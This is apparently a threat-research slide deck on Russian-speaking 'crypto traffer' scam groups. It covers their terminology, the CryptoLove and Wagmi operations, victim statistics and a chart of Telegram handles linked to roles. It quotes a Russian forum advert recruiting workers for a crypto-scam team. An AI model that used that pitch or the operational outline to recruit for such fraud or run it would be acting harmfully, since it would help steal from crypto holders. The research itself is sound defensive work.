


THE WOLF OF WALL STEAL: INSIDE CRYPTO TRAFFER GROUP OPERATIONS



~whoami



Anna Pham

@RussianPanda

- Senior Threat Hunter @ Huntress, ex-Unit42, ex-Toyota, ex-eSentire
- 5 Years+ in Cyber trenches
- Contributor to TRAC Labs & The DFIR Report
- Background in Threat Intelligence, Malware Reversing & Threat Hunting
- Obsessed with tracking adversary infrastructure and malware




Joan Garcia

@g0njxa

- Student @ Universitat Politecnica de Valencia
- Sharing personal findings and collaborating with researchers since 2023
- In (dis)love with everything related to infostealers




Who are crypto traffers?



Crypto traffers are cybercrime groups (primarily native Russian speakers) who specialize in social engineering people with the purpose of cryptocurrency and data theft

Key Characteristics:

- Organized criminal teams with clear hierarchies
 - Recruit from Telegram and advertise on cybercrime forums
 - Use fake apps and social media deception
 - Target cryptocurrency holders
- 

TERMINOLOGY



WORKER (БОРКЕР)

The person who performs social engineering and distributes the payloads

MENTOR (МЕНТОР)

Person who guides the workers



MAMMOTH (МАММОТ)

The victim



LAUNCHER (ЛАУНЧЕР)

Payload being delivered to the victim


WHALE (КИТ)




Person who holds a large amount of crypto in the wallets

LANDING PAGE (ЛЭНД)

Malicious page hosting the payload





CryptoLove Автор темы 582 14 июн 2024

Подать заявку

Начните зарабатывать с нами

// Лучшая команда по направлению CRYPTO SCAM

Новый профит! 1441.00\$	Новый профит! 6478.00\$	730 дней 104 недели 17520 часов	99.9% Вероятность вашего профита
// Оборот более 2.500.000\$		// Команде больше двух лет.	// Доводим за руку до профита
Филiaal #6	Филiaal #7	Отстук 99.9% у файлов	Уникальные условия для топов
// Большое количество филиалов			

Откроем дверь к новым возможностям

Представляем уникальные лендинги и лаунчеры, поддержку 24/7 и многое другое

Case Studies: CryptoLove & Wagmi

CryptoLove Operation

- **Revenue:** \$2.57 million across 7 affiliate teams
- **Top Teams:** PROFIT (\$966K), YELLOW EMPIRE (\$651K), Heaven Era 2.0 (\$535K)
- **Structure:** Hierarchical network with 50-65% worker payout
- **Largest Single Theft:** \$372,000 in Solana (worker earned \$186K)
- **Specialization:** Gaming platforms, PDF readers, video conferencing software

Wagmi Operation

- **Revenue:** \$2.41 million (June 2023 - March 2025)
- **Structure:** Single group led by one administrator
- **Specialization:** Fake mobile games, and video conferencing software

Victimology

CryptoLove Operation

- Victims: +22,000
 - 161 countries
TOP 3: NG (25%), IN, US
- Including CIS!

Wagmi Operation

- Victims: 2,422
- 114 countries
TOP 3: US (20%), NG, IN

Victim Type

- Crypto investors / holders
- Web3 job seekers



CryptoLove Organizational Structure

CORE LEADERSHIP



Developer
[@lanrock_dev](#)
Primary Infrastructure Developer

MANAGEMENT LAYER



Log Handler
[@RoutineLove3](#)
12-16 hrs/ day log processing



Support Lead
[@sssmmmnu](#)
General Support Operations



Veteran Support
[@kup1donLove3](#)
Support since 2022

SPECIALIZED OPERATIONS



Big Support
[@magnificent_Oscar](#)
Mr. Beast owner



Landing Developer
[@yellowscam](#)
YELLOW EMPIRE owner




Mentor
[@PinkorexxLove3](#)
Social engineering specialist




